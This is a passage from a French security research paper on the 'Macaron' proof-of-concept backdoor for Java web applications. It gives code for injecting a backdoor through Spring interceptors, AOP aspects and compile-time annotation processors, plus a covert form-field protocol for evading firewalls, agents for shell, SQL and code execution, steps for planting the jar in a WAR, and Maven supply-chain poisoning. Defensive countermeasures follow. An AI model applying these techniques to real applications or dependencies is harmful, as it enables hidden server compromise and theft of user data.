      private static final
      String RegisterInterceptorName="registerInterceptor";
      public RegisterInterceptor()
      {
        setBeanNames(new String[]{"*"});
        setInterceptorNames(
          new String[]
          {BackDoorInterceptor.InterceptorName});
      }
    }
```

Pour que cela fonctionne, il faut que l'initialisation de Spring analyse le package où la classe est présente. Cela s'effectue par une instruction dans le fichier `*-dispatch-servlet.xml`.

```
    <context:component-scan base-package="com.googlecode.macaron" />
```

Une troisième approche consiste à déclarer un `<bean/>` implémentant l'interface `BeanPostProcessor`. Il est alors possible d'intervenir sur les beans implémentant l'interface `HandlerMapping` pour modifier le comportement de la méthode `getHandler( HttpServletRequest request)`.

Si nous désirons une attaque générique, ne dépendant pas d'un nom de package spécifique à un projet, il faut modifier l'analyse du fichier XML à la volée pour y injecter dynamiquement la déclaration d'un nouveau `<bean/>`.

A l'heure où nous rédigeons ces lignes, cette attaque ne nécessite aucun privilège particulier pour être effective. Elle ne peut être contrée. Nous proposons une solution et un patch du JDK6 pour corriger cela.

Injection par déclaration d'« Aspect » Une autre technologie se démocratise : la programmation par aspect. Il s'agit d'ajouter au programme des règles de transformations et de tissage de code, fondées sur la structure du programme. La programmation

par aspect permet naturellement l'injection de code dans l'application. Cette évolution du langage peut être présente globalement, à l'aide d'un paramètre de la JVM.

```
java -javaagent:aspectjweaver.jar ...
```

Nous avons montré comment cette technique permet à un piège de l'application d'exécuter du code à l'insu du projet. Elle permet également l'injection de traitements lors des requêtes HTTP.

Tous les flux de traitement vers les requêtes ou les fichiers JSP peuvent être détournés.

```
@Aspect
public static class BackDoorAspect
{
  @Around("execution(void doGet(..))" +
          "|| execution(void doPost(..))" +
          "|| execution(void service(..))" +
          "|| execution(void _jspService(..))")
  public void backdoor(ProceedingJoinPoint pjp)
    throws Throwable
  {
     pjp.proceed();
     // Inject code here
  }
}
```

Ainsi, toutes les servlets et toutes les JSP du serveur d'application seront sous le contrôle de la porte dérobée.

Il n'existe pas de technologie pour bloquer cette attaque.

Injection Servlet 3.0 Les dernières spécifications des servlets permettent naturellement l'injection de filtre. Le chargeur de classe d'une application Web regarde toutes les classes implémentant les interfaces suivantes, pour y découvrir éventuellement des annotations.

- javax.servlet.Servlet
- javax.servlet.Filter
- javax.servlet.ServletContextListener
- javax.servlet.ServletContextAttributeListener
- javax.servlet.ServletRequestListener
- javax.servlet.ServletRequestAttributeListener
- javax.servlet.http.HttpSessionListener
- javax.servlet.http.HttpSessionAttributeListener

Lors de la présence d'une annotation `@WebFilter`, ce dernier est ajouté automatiquement comme s'il était présent dans le fichier web.xml.

Comme les algorithmes à la recherche des annotations doivent parcourir toutes les classes, ils sont optimisés et utilisent parfois des raccourcies. Par exemple, l'algorithme[5] utilisé par `GlassFish` recherche simplement la présence d'une chaine de caractère correspondant au nom de l'interface, dans le pool de constante ; une chaine de la forme `"Ljavax/servlet/annotation/WebServlet"`. Si une classe utilise cette chaine de caractère pour autre chose, sans être pour autant une servlet, elle sera considérée comme possédant cette annotation. Les outils d'audits doivent tenir compte de ce raccourci.

Pour éviter cette découverte automatique des filtres, il faut ajouter le paramètre metadata-complete dans le fichier `web.xml`.

Injections lors de la compilation Le JSR269 permet d'ajouter des `Processors` lors de la compilation d'un code java. A partir de la version 6 de la JVM, sur la présence d'une annotation, un code java prend la main lors de la compilation pour générer d'autres classes ou des fichiers de ressources. Pour que cela fonctionne, il faut posséder une archive dans le `CLASSPATH`, lors de la compilation. Cette dernière doit présenter le service `javax.annotation.processing.Processor` comme indiqué au chapitre « Injections lors de la compilation ».

Avec cette approche, il est possible d'intervenir sur le code final de l'application, même avec une archives présente uniquement pour les tests unitaires.

L'ajout ou la modification de classe est possible. Il est donc envisageable d'intervenir sur une classe compilée pour modifier son comportement, soit en injectant du code directement dans la classe, soit en replaçant tout simplement le fichier `.class`.

```
@SupportedAnnotationTypes("*")
@SupportedSourceVersion(SourceVersion.RELEASE_6)
public class Processor extends AbstractProcessor
{
  private static boolean onetime=false;
  public boolean process(
    Set<? extends TypeElement> annotations,
    RoundEnvironment rndEnv)
  {
    Filer filer = processingEnv.getFiler();
    Messager messager = processingEnv.getMessager();
    Elements eltUtils =
      processingEnv.getElementUtils();
    if (!rndEnv.processingOver() && !onetime)
    {
      onetime=true;
      try
      {
        final String filterClass=
          Filter3.class.getName();
```

[5] http://tinyurl.com/c9dzao

```
            JavaFileObject jfo=
              filer.createClassFile(filterClass);
            InputStream in=
              Filter.class.getClassLoader()
                .getResourceAsStream(
                filterClass.replaceAll(".","/")+".class");
            OutputStream out=jfo.openOutputStream();
            final byte[] tampon=new byte[4096];
            int len;
            while ((len = in.read(tampon)) > 0)
            {
              out.write(tampon, 0, len);
            }
            out.close();
            in.close();
          }
          catch (Throwable x)
          {
            // Ignore
          }
        }
        return true;
      }
    }
```

D'autres pistes sont possibles, comme la copie de l'archive de la porte dérobé lors de la compilation à partir d'une version présente uniquement pour les tests unitaires.

Lors d'une compilation par Maven ou Ant, par exemple, le processeur est invoqué pour compiler les classes du projet et les classes des tests unitaires. Le processeur peut alors entrer en action pour intervenir sur le répertoire target, avant la création de l'archive du projet.

Cette attaque peut être exploitée pour toutes applications Java, et permettre d'injecter une porte dérobé dans une carte à puce.

Pour interdire cela, il faut ajouter le paramètre `-proc :none` lors de la compilation.

D'autres approches Dans certaines conditions particulières, d'autres approches sont possibles, comme la modification à chaud d'une classe via l'api JPDA (Java Platform Debugger Architecture). Il faut pour cela bénéficier de l'archive tools.jar du JDK et que la JVM soit lancée en mode débug via le réseau.

2.5 Détection de l'ouverture de la porte

Le code de la porte dérobée étant exécuté à chaque requête HTTP à l'aide d'une Valve Tomcat, d'un filtre JavaEE, d'une injection AOP, d'un Auto-Proxy ou d'un interceptor Spring, il est possible d'analyser tous les champs des formulaires. Sur la présence d'une clef dans un champ quelconque d'un formulaire, la porte dérobée détourne le traitement.

Nous proposons un code de démonstration de ces attaques. Il s'agit de placer une simple archive dans le répertoire `WEB-INF/lib`. Il faut ensuite utiliser le mot Macaron en écriture Leet[6] (« M4c4r0n ») dans n'importe quel champ de l'application pour l'exécuter.

2.6 Communication discrète

Ce chapitre décrit la couche de communication mise en place par la démonstration. Vous pouvez sauter directement vers le chapitre « Démonstration ».

Maintenant que le flux est détourné, il faut faire preuve de discrétion pour communiquer avec la porte dérobée. Le code ne doit pas être détecté par les pare-feu réseaux ni par les pare-feu applicatifs (WAF).

Les pare-feu applicatifs détectent :

- Les URLs utilisées via une liste blanche ;
- La liste des champs pour chaque URLs et les contraintes de format (chiffre/lettre, taille, etc.) ;
- La vitesse des requêtes (plus de 120 requêtes par minutes ou plus de 360 requêtes en cinq minutes) ;
- La taille limite des réponses (512Ko) ;
- La présence de mots clefs spécifiques dans les pages de réponses (liste noire).

La porte dérobée doit contourner toutes ces vérifications. Pour cela, le filtre utilise une URL standard de l'application, celle utilisée pour insérer la clef. La requête d'ouverture est conforme aux contraintes si le champ choisi pour utiliser la clef accepte des caractères et des chiffres.

La communication s'effectue en remplissant un formulaire avec une valeur spéciale, respectant les contraintes du champ (type de caractère et taille du champ).

Les agents de la porte dérobée n'utilisent alors que cette URL, en soumettant toujours le même formulaire, avec les mêmes valeurs, sauf pour un seul champ qui sert de transport. Ce dernier ne doit pas violer les contraintes du champ.

La figure 6 indique le cheminement de la communication.

Lors de la soumission d'un formulaire, le traitement est détourné vers la porte dérobée. Une page spécifique est renvoyée. Cette dernière communique avec le code de la porte dérobée à l'aide de requêtes AJAX afin d'injecter dans la page, les résultats des traitements au format XML.

Une écoute des trames réseau lors d'une communication avec la porte dérobée fait apparaître des soumissions régulières d'un formulaire, dont un seul champ évolue. Si la requête est de type `POST`, il est peu probable que cela soit enregistré dans les logs.

[6] http://fr.wikipedia.org/wiki/Leet_speak



Fig. 6. Communication de la porte dérobée

Toutes les manipulations de la porte dérobée utilisent des trames portées par un champ de formulaire HTML. Une taille limite n'est jamais dépassée pour ce dernier.

La grammaire des trames est la suivante :

```
<M4c4r0n><a|b><data>
```

Elle est précisée ci-dessous.

Comme les trames ne doivent dépasser une certaine taille, le caractère après la clef « M4c4r0n » indique si la trame est terminée (a) ou si elle doit être complétée par d'autres trames (b).

Les caractères suivants servent de charge utile à la trame. Le contenu est au format ASCII en b64 ou hexadécimal suivant le paramétrage de la porte dérobée.

La charge utile des trames est alors analysée comme une commande à exécuter. Des pages HTML spécifiques sont retournées. Elles utilisent la technologie AJAX pour communiquer. Les pages sont autonomes. Elles intègrent les feuilles de styles et les scripts mais évitent les images (sauf au format data :), afin de réduire le nombre de requêtes HTTP. Une seule requête d'ouverture de la porte dérobée permet d'obtenir un agent fonctionnel. Les pare-feu applicatifs ne vérifient généralement pas le format des pages en retour.

Le flux d'émission AJAX est ralenti en termes de trafic réseau pour ne pas éveiller les soupçons.

Une requête spécifique conf permet d'indiquer le format d'encodage et la taille maximum d'une trame à ne pas dépasser. Elle a le format suivant :

–
– La clef, en l'occurrence « M4c4r0n » ;
– Le caractère de fin de trame (« b ») ;
– Le mot clef de la commande « conf » ;
– Un caractère indiquant si l'encodage doit être hexadécimal ou base64 (« h » ou « b ») ;
– Un nombre indiquant la taille maximum des trames ;
– Le caractère « W » comme séparateur ;
– Un nombre indiquant en second la fréquence d'émission des trames.

Par exemple, pour demander l'initialisation de la porte dérobée en utilisant l'encodage hexadécimal, une taille maximal des trames de 30 caractères et un pool de 3 secondes, il faut valoriser un champ de formulaire texte d'une vingtaine de caractères comme le montre la figure 7 :

Fig. 7. Configuration

Cela ouvre la porte tout en paramétrant les communications futures. Par défaut, l'encodage est en base64, les trames ne dépassent pas 80 caractères et le pool est de deux secondes. Il est donc recommandé de choisir un champ suffisamment grand pour recevoir tous ces caractères.

2.7 Le scénario d'exécution

Le scénario d'exécution de la porte dérobée est le suivant :

– Étape 1 : Déclenchement du piège.
– Étape 1bis : Si nécessaire, augmentation des privilèges en utilisant une technologie d'exécution implicite. Puis attente d'un redémarrage du serveur d'application ;
– Étape 2 : Injection d'un filtre sur toutes les requêtes HTTP ;
– Étape 3 : Analyse de toutes les requêtes pour détourner le flux de traitement des requêtes lors de la présentation de la clef.

2.8 Les agents

Différents agents sont proposés par la porte dérobée.

–
– Un agent mémorisant les dernières requêtes sur le serveur ;
– Un agent JMX pour manipuler le serveur d'application ;
– Un agent JNDI pour consulter l'annuaire de la configuration ;
– Un agent SQL pour manipuler la base de données ;
– Un agent Java/javascript pour compiler et exécuter dynamiquement du code ;
– Un agent Shell pour s'amuser.



Fig. 8. History

Agent History Cet agent permet de mémoriser les dernières requêtes avec leurs paramètres, quelque soit l'utilisateur. Il peut permettre de découvrir des informations confidentielles soumises par d'autres utilisateurs.

Agent JNDI Cet agent permet de naviguer dans l'arbre JNDI, l'annuaire des objets des applications JavaEE. Les ordres possibles sont :

```
cd <jndi_name>
ls
dump <jndi-name>
```



Fig. 9. JNDI

La commande dump permet, si possible, de sérialiser l'objet et d'afficher une vue hexadécimale du résultat. Cela permet parfois de trouver des mots de passes.

Agent JMX Cet agent permet de naviguer dans l'arbre JMX, l'arbre de gestion des objets du serveur. Les ordres permettent de consulter ou de modifier les attributs et d'invoquer des traitements. L'ergonomie proposée ressemble à un shell avec une syntaxe spécifique. Les ordres possibles sont :

```
cd <JMX name>
ls
<attr>=<valeur>
method(<params>)
```

Agent JDBC Cet agent utilise la connexion à la base de données déclarée dans le fichier `web.xml` ou spécifiée en ligne de commande. Il permet d'invoquer toutes les requêtes SQLs autorisées par la connexion. Si elles commencent par `select`, l'agent affiche un tableau avec le résultat. Sinon il exécute le traitement et retourne un statut.

La commande `jndi <key>` permet d'utiliser une autre clef JNDI pour accéder à la base de données.

Tous les privilèges accordés à l'application sont disponibles. Il ne faut pas longtemps ensuite pour les augmenter et attaquer le serveur de la base de données. Les publications sur les SQLs injections peuvent être une source d'inspiration.



Fig. 10. JMX



Fig. 11. JDBC



Fig. 12. Java/Javascript

Agent Java/Javascript Cet agent permet d'exécuter du code java ou javascript sur le serveur.

Pour l'utilisation de Java, le code est intégré dans un fichier source java puis compilé avec le compilateur trouvé sur place coté serveur. Le code compilé est injecté dans le serveur à l'aide d'un chargeur de classe puis exécuté. Le résultat est retourné au navigateur.

Si le code se termine par un ';' ou '}', il est exécuté. Sinon, il est évalué.

Le code utilise le compilateur intégré à Jasper, le compilateur de JSP. S'il n'est pas présent, il exploite le compilateur du JDK disponible. Si ce dernier n'est pas présent car l'application utilise un JRE, le code recherche l'archive `tools.jar` pour l'injecter et l'utiliser. Il est rare de ne pas pouvoir compiler une classe dynamiquement sur le serveur.

Pour l'utilisation de Javascript, le code utilise l'implémentation Rhino présente avec le JDK.

Deux variables sont disponibles :

- `request` : La requête HTTP
- `out` : un flux dont le résultat sera affiché dans le navigateur

Agent « shell » Cet agent lance un shell sur le serveur et offre une interface similaire dans le navigateur. Des requêtes périodiques permettent de récupérer les modifications d'états dans le shell du serveur. Il s'agit d'un simple shell TTY et non d'un shell ANSI.



Fig. 13. Shell

Comme la porte dérobée propose des agents génériques, il n'est pas possible de connaître les motivations du pirate lors de sa découverte. Souhaite-il récupérer des informations confidentielle, abuser des services de l'application, s'injecter sur le serveur, rebondir vers d'autres cibles ?

3 Démonstration

Pour illustrer cette étude, un code de démonstration est proposé. Il s'agit d'une archive Java à placer dans le répertoire `WEB-INF/lib` d'un composant Web. Différentes techniques sont utilisées pour découvrir les vulnérabilités efficaces dans l'environnement d'exécution.

Le code commence par être déclenché par un piège (`META-INF/services`, `ResourceBundle`, `Annotation`, fichier de paramètres, etc.). Puis le code attend quelques secondes avant de démarrer pour ne pas interrompre l'initialisation du serveur si nécessaire.

Si la programmation par Aspect est possible et globale à toute la JVM, le code installe un filtre AOP sur toutes les servlets et toutes les JSP lors de leur chargement en mémoire.

Si la programmation par Aspect n'est pas possible et que Spring est utilisé, le code installe un bean Spring en détournant le parseur DOM. Ainsi, tous les contrôleurs du framework MVC peuvent ouvrir la porte dérobée.

Si Spring et l'AOP ne sont pas présents, le code essaye d'injecter directement des Valves Tomcat via JMX. Sous Tomcat 5.x, cela est possible si le paramètre `<Context privileged="true"/>` est présent. Sous Tomcat 6.x, cela est toujours possible si la sécurité Java2 n'est pas activée.

Si le moteur est compatible Servlet 3.0+, un filtre est déclaré via une annotation `@ServletFilter`. Il est découvert par le moteur JavaEE et installé discrètement.

Si cela ne fonctionne toujours pas, le code essaye d'augmenter ses privilèges en recopiant l'archive de la porte dérobée dans un répertoire du serveur d'application. Le code s'interrompt alors pour attendre un redémarrage.

Si l'augmentation de privilège n'est pas possible ou n'est pas appropriée pour le serveur d'applications, le code essaye de modifier le fichier `web.xml` du répertoire de travail de Tomcat pour injecter un filtre JavaEE, puis le code s'endort jusqu'au prochain départ du serveur d'applications.

Ce scénario permet une installation de la porte dérobée dans différentes situations, avec ou sans la sécurité Java2 activée, avec plus ou moins de privilèges.

Au redémarrage du serveur d'applications,

- si l'archive a pu être recopiée dans un répertoire du serveur d'applications pour augmenter les privilèges, le code utilise un ResourceBundle utilisé par ce dernier pour installer effectivement la porte dérobée à l'aide de Valves ;
- si le fichier web.xml a été modifié lors de la première étape, le serveur d'applications installe le filtre JavaEE.

Si la sécurité Java2 est active et sans privilège particulier accordée à l'archive de la porte dérobée, le code est quand même capable de s'injecter. Il faut que le composant WAR utilise Spring. L'attaque exploite uniquement la redéfinition de l'analyseur XML DOM. Nous proposons plus bas, une solution pour interdire cela.

3.1 Exécution

Que la requête entre dans une Valve, un filtre J2EE, un PointCut Interceptor ou AOP, la porte dérobée analyse tous les champs des formulaires. Si elle trouve la valeur M4c4r0n, elle détourne le traitement pour exécuter un agent.

La couche de transport analyse le suffixe après la clef pour sélectionner l'agent. Si la requête n'est pas terminée, elle alimente un tampon en mémoire et retourne une page vierge. Sinon, la requête est traitée et déléguée à l'agent correspondant.

Chaque agent utilise un protocole qui lui est propre.

3.2 Exécuter la démonstration

Les démonstrations sont toutes fondées sur la même approche. Télécharger un composant WAR sur le net, ajouter l'archive de la porte dérobée dans le répertoire `WEB-INF/lib` et installer le composant dans le serveur d'application.

Voici des exemples que vous pouvez utiliser :

- http://tomcat.apache.org/tomcat-5.5-doc/appdev/sample/sample.war

– http://homepage.ntlworld.com/richard_c_atkinson/jfreechart/jfreechart-sample.war
– http://www.springsource.org/download

Après le téléchargement, utilisez un éditeur d'archives ZIP ou une console.

```
$ wget http://tomcat.apache.org/tomcat-5.5-doc/appdev/sample/sample.war
$ mkdir -p WEB-INF/lib
$ mv macaron-backdoor*.jar WEB-INF/lib
$ jar -uf sample.war WEB-INF
$ cp sample.war $CATALINA_HOME/webapps
```

Pour éviter toute utilisation malheureuse du code, ce dernier ne s'exécute pas si quelques conditions ne sont pas réunies. Il faut déclarer la variable d'environnement macaron-backdoor avant de lancer le serveur d'application.

```
export JAVA_OPTS="$JAVA_OPTS -Dmacaron-backdoor=i-take-responsibility-for-my-
    actions"
```

Si de plus, vous utilisez la sécurité avec Tomcat, il faut ajouter trois privilèges dans le fichier `$CATALINA_HOME/conf/catalina.policy` dans la section `grant` .

```
grant {
 // Pour Macaron Backdoor
 permission java.util.PropertyPermission "macaron-backdoor","read";
 permission java.lang.RuntimePermission "createClassLoader";
 permission java.lang.RuntimePermission "getProtectionDomain";
 ...
}
```

Notez que ces trois paramètres ne sont pas nécessaires avec la version non protégée qui n'est pas publique.

Puis lancez Tomcat.

```
$ $CATALINA_HOME/bin/catalina.sh run -security
```

Attendez trente secondes que la porte dérobée soit bien en place, puis, avec un navigateur, consultez le site. Dans un champ de formulaire, indiquez le mot de passe « `M4c4r0n` » ou ajoutez à l'URL d'une page `?param=M4c4r0n`.

3.3 Diffusion du code

La librairie Macaron est un bon exemple de ce que peut faire un développeur inconvenant. Pour vérifier que les protections sont en place, il faut les challenger. La démonstration proposée sert à cela (Proof of Concept). Elle permet de qualifier un environnement en injectant volontairement cette archive pour en mesurer l'impact.

La librairie est diffusée à l'aide d'une archive non hostile. Les sources ne sont pas publiques.

Pour éviter des usages malvenus, le code est techniquement protégé contre la dé-compilation. Un pirate étant capable de le dé-compiler, est capable de l'écrire et cela plus rapidement. Le code est volontairement très verbeux. Les logs reçoivent un message signalant clairement sa présence et ce qu'il fait. Cela facilite sa détection et éclaire sur les vulnérabilités.

La clef d'accès est codée en « dur » et ne peut pas être modifiée facilement. Une simple règle du pare-feu permet alors d'interdire son usage depuis le réseau. Il suffit de détecter le mot « M4c4r0n » pour couper la communication.

Pour résumer :

– Ce code ne doit pas être utilisé en production ;
– Il permet de qualifier la sécurité de la production ;

4 Propagation

Les projets étant de plus en plus dépendants de composants eux-mêmes dépendants d'autres composants, il est souvent difficile d'ajouter toutes les archives avec les bonnes versions pour que le projet fonctionne.

Le projet Maven[7] de la fondation Apache propose de gérer cela, en permettant à chaque composant de décrire ses dépendances. Un algorithme est alors capable de parcourir le graphe de dépendance pour sélectionner toutes les archives nécessaires à un projet. Un référentiel global regroupe toutes les versions des composants Opens Source.

Pour alimenter le référentiel global, il faut démontrer que l'on est gestionnaire d'un nom de domaine, via l'exposition de son nom propre sur une page principale du site, puis indiquer à l'administrateur Maven où chercher les archives à publier. Il n'est possible de publier que des composants de ce nom de domaine.

L'administrateur de Maven se connecte via SSH sur le compte indiqué et récupère les fichiers pour les publier.

Le nombre de contributeurs est important. Les archives récupérées ne sont pas signées électroniquement.

En attaquant le compte d'un seul contributeur (par force brute, sniffing, Man-in-the-middle, etc.) il est possible d'ajouter une dépendance à un des composants. Cela peut s'effectuer dans un gestionnaire de version type CVS ou SVN, ou directement à la source de récupération du composant par l'administrateur Maven. Ainsi, la nouvelle

[7] http://maven.apache.org/

dépendance va permettre l'ajout de l'archive de la porte dérobée dans tous les projets utilisant le composant vérolé.

Les développeurs consultent rarement la liste des archives présentes dans leurs projets car Maven se charge automatiquement de cela.

Pour installer la porte dérobée, un développeur inconvenant à plusieurs stratégies. Il peut :

- Injecter une archive dans le répertoire WEB-INF/lib ;
- Injecter le code dans une archive d'un Open Source utilisée par le projet ;
- Déclarer une dépendance MAVEN dans le référentiel standard de MAVEN en attaquant un des contributeurs. Ainsi, tous les projets MAVEN dépendant du composant injectent la porte dérobée ;
- Ajouter une dépendance MAVEN dans un des composants du projet ou d'un Open Source du référentiel de l'entreprise. Une simple modification d'un fichier XML suffit, éventuellement complétée d'un re-calcul d'un SHA1.

Comme nous l'avons démontré, la seule présence d'une archive permet l'installation d'une porte dérobée. Il faut faire très attention à tous les composants externes utilisés par un projet.

Dernièrement des référentiels ont été victimes d'attaques. Tous les clients de RedHat ou de Debian en ont été victimes. Un problème similaire est arrivé sous Maven[8]. Cela démontre la réalité de la menace.

Pour réduire les risques, les composants présents dans le référentiel Maven devraient tous être signés numériquement par leurs auteurs, ainsi que les fichiers de descriptions des dépendances. Ainsi, un pirate devra non seulement attaquer un compte, mais voler et casser la clef privée de l'auteur pour modifier le composant. Des travaux en ce sens sont en cours[9].

La technologie Ivy[10] s'appuie sur le repository Maven ou sur d'autres. Ne vérifiant pas les signatures, elle est tout aussi vulnérable.

5 Les solutions

Java possède un mode sécurisé limitant fortement les possibilités de la porte dérobée. Correctement utilisée, cette sécurité empêche l'installation d'une porte dérobée en tant que filtre pour capturer tout le trafic applicatif.

Lorsque la sécurité Java2 est activée, les APIs disponibles sont limitées. Les classes du serveur d'applications ont tous les privilèges mais pas celles des applications

[8] http://www.nabble.com/Unintended-usage-of-core-plugin-stubs-td19633933.html
[9] http://docs.codehaus.org/display/MAVEN/Repository+Security
[10] http://ant.apache.org/ivy/

hébergées. Dans ce mode, les projets doivent souvent ajouter ponctuellement des privilèges pour leurs projets (accès à certains répertoires, certaines machines du réseau, etc.)

L'exemple suivant donne le droit de créer un chargeur de classes à l'ensemble des archives présentes dans le répertoire `WEB-INF/lib` du projet MonProjet.

```
grant codeBase "file:${catalina.base}/webapps/MonProjet/WEB-INF/lib/*" {
  permission java.lang.RuntimePermission
    "createClassLoader";
};
```

Si le `codeBase` est terminé par une étoile, toutes les archives bénéficient des privilèges. Si le `codeBase` est terminé par un caractère « moins » toutes les archives présentes dans le répertoire et ses sous répertoires bénéficient des privilèges.

Attention, l'ouverture de privilèges peut également ouvrir les accès aux portes dérobées.

Pour chaque technique utilisée par la porte dérobée de démonstration, il existe une liste minimum de privilèges nécessaires en sécurité Java2. Les paramètres de sécurité par défaut ne permettent pas l'installation de la porte dérobée, mais les droits nécessaires aux frameworks modernes ouvrent souvent la porte aux attaques.

En ouvrant un droit pour un composant, il y a le risque d'ouvrir le droit pour la porte dérobée. Pour éviter cela, il ne faut jamais ouvrir les droits globalement pour un répertoire complet. Les droits doivent être ouverts pour chaque composant, l'un après l'autre.

```
grant codeBase "file:${catalina.base}/webapps/Prj/WEB-INF/lib/spring-core.jar"
    {
  permission java.lang.RuntimePermission
    "createClassLoader";
};
```

Chaque attaque et chaque agent de la démonstration exige certains privilèges pour fonctionner. L'absence d'un seul de ces privilèges interdit l'attaque d'être effective. Les tableaux suivants les identifient. Certains privilèges sont optionnels, s'ils sont présents, le code est plus efficace, sinon, il contourne la difficulté. Par exemple, s'il n'est pas possible de lire un fichier, il n'est pas possible de savoir si l'archive a déjà été copiée dans le répertoire privilégié du serveur d'application. Dans ce cas, le code copie systématiquement l'archive. Sinon, elle est copiée que si cela est nécessaire.

Le tableau suivant identifie les différents pièges présents dans l'archive de démonstration.

Pièges	Localisation	Descriptions

ResourcesBundles	`Exceptions.class`
	`format.class`
	`i18n.class`
	`LocalStrings.class`
	`message.class`
	`messages.class`
	`views.class`
	`windows.class`
	`javax.servlet.LocalStrings.class`
	`org.apache.catalina.storeconfig.LocalStrings.class`
	`org.apache.xerces.impl.msg.DOMMessages.class`
	`org.apache.xml.res.XMLErrorResources.class`
	`org.hibernate.validator.resources.DefaultValidatorMessages.class`
		Publication de classes pour simuler un fichier `.properties`.

